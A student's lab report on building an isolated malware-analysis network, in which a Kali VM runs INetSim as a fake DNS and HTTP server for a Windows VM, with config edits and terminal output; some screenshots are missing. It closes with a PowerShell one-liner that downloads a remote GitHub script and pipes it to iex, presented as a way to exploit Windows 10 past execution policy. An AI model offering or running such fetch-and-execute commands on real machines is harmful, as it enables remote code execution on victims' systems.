

Student: **NgocNQHE194330**


LAB 1: Setting Up Environment

Objective:


What we gonna do from this lab:

Setup 2 **Virtual Machines**, the **Kali** act a fooled **DNS** server and **HTTP** service using **inetsim** which **Win8Malware** infected to connect **Kali's IP** effectively fooling the **Windows machine** into communicating with it instead of the real internet.

Win2008



Kali Linux



Procedure:

The process was divided into setting up the virtual machines, configuring the Kali (attacker) machine, configuring the Windows (target) machine, and finally, verifying the setup.

As we can see all machines connected to **NAT** but I will change to Vmnet8 (NAT) just in case that 2 Machines connect to same **NAT** network:

▼ Devices		▼ Devices	
Memory	1 GB	Memory	2 GB
Processors	1	Processors	4
Hard Disk (SCSI)	40 GB	Hard Disk (SCSI)	80 GB
Hard Disk (IDE)	102 MB	CD/DVD (IDE)	Auto detect
CD/DVD (IDE)	Using file /Users...	Network Adapter	Custom (VMnet8)
Network Adapter	Custom (VMnet8)	USB Controller	Present
USB Controller	Present	Sound Card	Auto detect
Sound Card	Auto detect	Display	Auto detect
Printer	Present		
Display	Auto detect		

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet1	Host-only	-	Connected	Enabled	192.168.12.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.109.0

Now we continue by type:

dhclient -v

```
File Edit View Search Terminal Help
root@kali:~# dhclient -v
Internet Systems Consortium DHCP Client 4.4.1
Copyright 2004-2018 Internet Systems Consortium.
All rights reserved.
For info, please visit https://www.isc.org/software/dhcp/

Listening on LPF/eth0/00:0c:29:b6:58:cf
Sending on   LPF/eth0/00:0c:29:b6:58:cf
Sending on   Socket/fallback
DHCPREQUEST for 192.168.109.134 on eth0 to 255.255.255.255 port 67
DHCPCACK of 192.168.109.134 from 192.168.109.254
RTNETLINK answers: File exists
bound to 192.168.109.134 -- renewal in 702 seconds.
root@kali:~#
```

It will attempt to get a new IP address and other network settings from a DHCP server, and it will print detailed.

To know IP address use command:
ifconfig

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.109.133 netmask 255.255.255.0 broadcast 192.168.109.255
    inet6 fe80::20c:29ff:feb6:58cf prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:b6:58:cf txqueuelen 1000 (Ethernet)
    RX packets 922 bytes 111010 (108.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 123 bytes 13671 (13.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 32 bytes 1668 (1.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32 bytes 1668 (1.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

We can see IP is 192.168.109.133

I will check if there apache2 processes here, seem like there is non of it so we pass this:

```
root@kali:~# lsof -i :80
root@kali:~#
```

Now the fun part config the **inetsim**:

cp /etc/inetsim/inetsim.conf /etc/inetsim/inetsim.conf.orig nano /etc/inetsim/inetsim.conf

we need to change the service_bind_address to listen all IPs, dns_default_ip to change dns same as the Kali's IP.

```
root@kali: /etc/inetsim
File Edit View Search Terminal Help
GNU nano 4.3 /etc/inetsim/inetsim.conf Modified
start_service chargen_udp
start_service dummy_tcp
start_service dummy_udp

#####
# service_bind_address
#
# IP address to bind services to
# Syntax: service_bind_address <IP address>
# Default: 127.0.0.1
service_bind_address 0.0.0.0

#####
# service_run_as_user
#
# User to run services
# Syntax: service_run_as_user <username>
# Default: inetsim
service_run_as_user nobody

#####
# service_max_children
#
# Maximum number of child processes (parallel connections)
# for each service
# Syntax: service_max_children [1..30]
# Default: 10


#####
# Get Help
# Exit
# Write Out
# Read File
# Where Is
# Replace
# Cut Text
# Paste Text
# Justify
# To Spell
# Cur Pos
# Go To Line
# Undo
# Redo
# Mark Text
# Copy Text
# To Bracket
# Where Was
# Previous
# Next
```

We will run inetsim:


```
root@kali: /etc/inetsim
File Edit View Search Terminal Help
restart-vm-
tools

root@kali:/etc/inetsim# inetsim
INetSim 1.2.8 (2018-06-12) by Matthias Eckert & Thomas Hungenberg
Main logfile '/var/log/inetsim/main.log' does not exist. Trying to create it...
Main logfile '/var/log/inetsim/main.log' successfully created.
Sub logfile '/var/log/inetsim/service.log' does not exist. Trying to create it...
Sub logfile '/var/log/inetsim/service.log' successfully created.
Debug logfile '/var/log/inetsim/debug.log' does not exist. Trying to create it...
Debug logfile '/var/log/inetsim/debug.log' successfully created.
Using log directory: /var/log/inetsim/
Using data directory: /var/lib/inetsim/
Using report directory: /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 2247) ===
Session ID: 2247
Listening on: 0.0.0.0
Real Date/Time: 2025-09-12 15:47:01
Fake Date/Time: 2025-09-12 15:47:01 (Delta: 0 seconds)
Forking services...
* dns 53 tcp_udp - started (PID 2251)
* irc 6667 tcp - started (PID 2261)
* ident 113 tcp - started (PID 2264)
* http 80 tcp - started (PID 2252)
* finger 79 tcp - started (PID 2263)
* syslog 514 udp - started (PID 2265)
* time 37 tcp - started (PID 2266)
* tftp 69 udp - started (PID 2260)
* time 37 udp - started (PID 2267)
* echo 7 udp - started (PID 2271)
* https 443 tcp - started (PID 2253)
* ntp 123 udp - started (PID 2262)
* daytime 13 tcp - started (PID 2268)
* daytime 13 udp - started (PID 2269)
* pop3s 995 tcp - started (PID 2257)
* smtps 465 tcp - started (PID 2255)
* smtp 25 tcp - started (PID 2254)
* pop3 110 tcp - started (PID 2256)
* ftps 990 tcp - started (PID 2259)
* echo 7 tcp - started (PID 2270)
* ftp 21 tcp - started (PID 2250)
```


Next step we need to change the **DNS** server in config to trick the system:



After change the config it we will test `nguyenquyngoc.com` domain for it:



We trick the window8 to connect fakeDNS from kali and return this HTTP request




The scan results showed a large number of open ports, including common ones like HTTP (80), HTTPS (443), FTP (21), and DNS (53). These ports were not actually open on the Kali OS but were being simulated by INetSim to mimic a real-world server.

Conclusion:

The Windows machine was completely isolated from the real internet and tricked into communicating only with the Kali machine. By redirecting the Windows VM's DNS requests to a Kali VM running INetSim, a simulated internet was created.

Now we can exploit it in modern OS by using powershell's script just for fun =):



I have this Window 10 version 22h2, for example if someone as admin use the this command:
[Invoke-WebRequest -Uri "https://raw.githubusercontent.com/azzo-dude/IAM302/refs/heads/main/LAB/lab1/script.ps1" | iex](https://raw.githubusercontent.com/azzo-dude/IAM302/refs/heads/main/LAB/lab1/script.ps1)

CODE LINK: <https://github.com/azzo-dude/IAM302/blob/main/LAB/lab1/script.ps1>

Even the policy UnauthorAccess Window 10 can't block this script =)

I don't want to complex the code (**need to change ip script every time we want to match the ip from kali**) from but to know how it can still implement in modern day to exploit the machine, here the result:

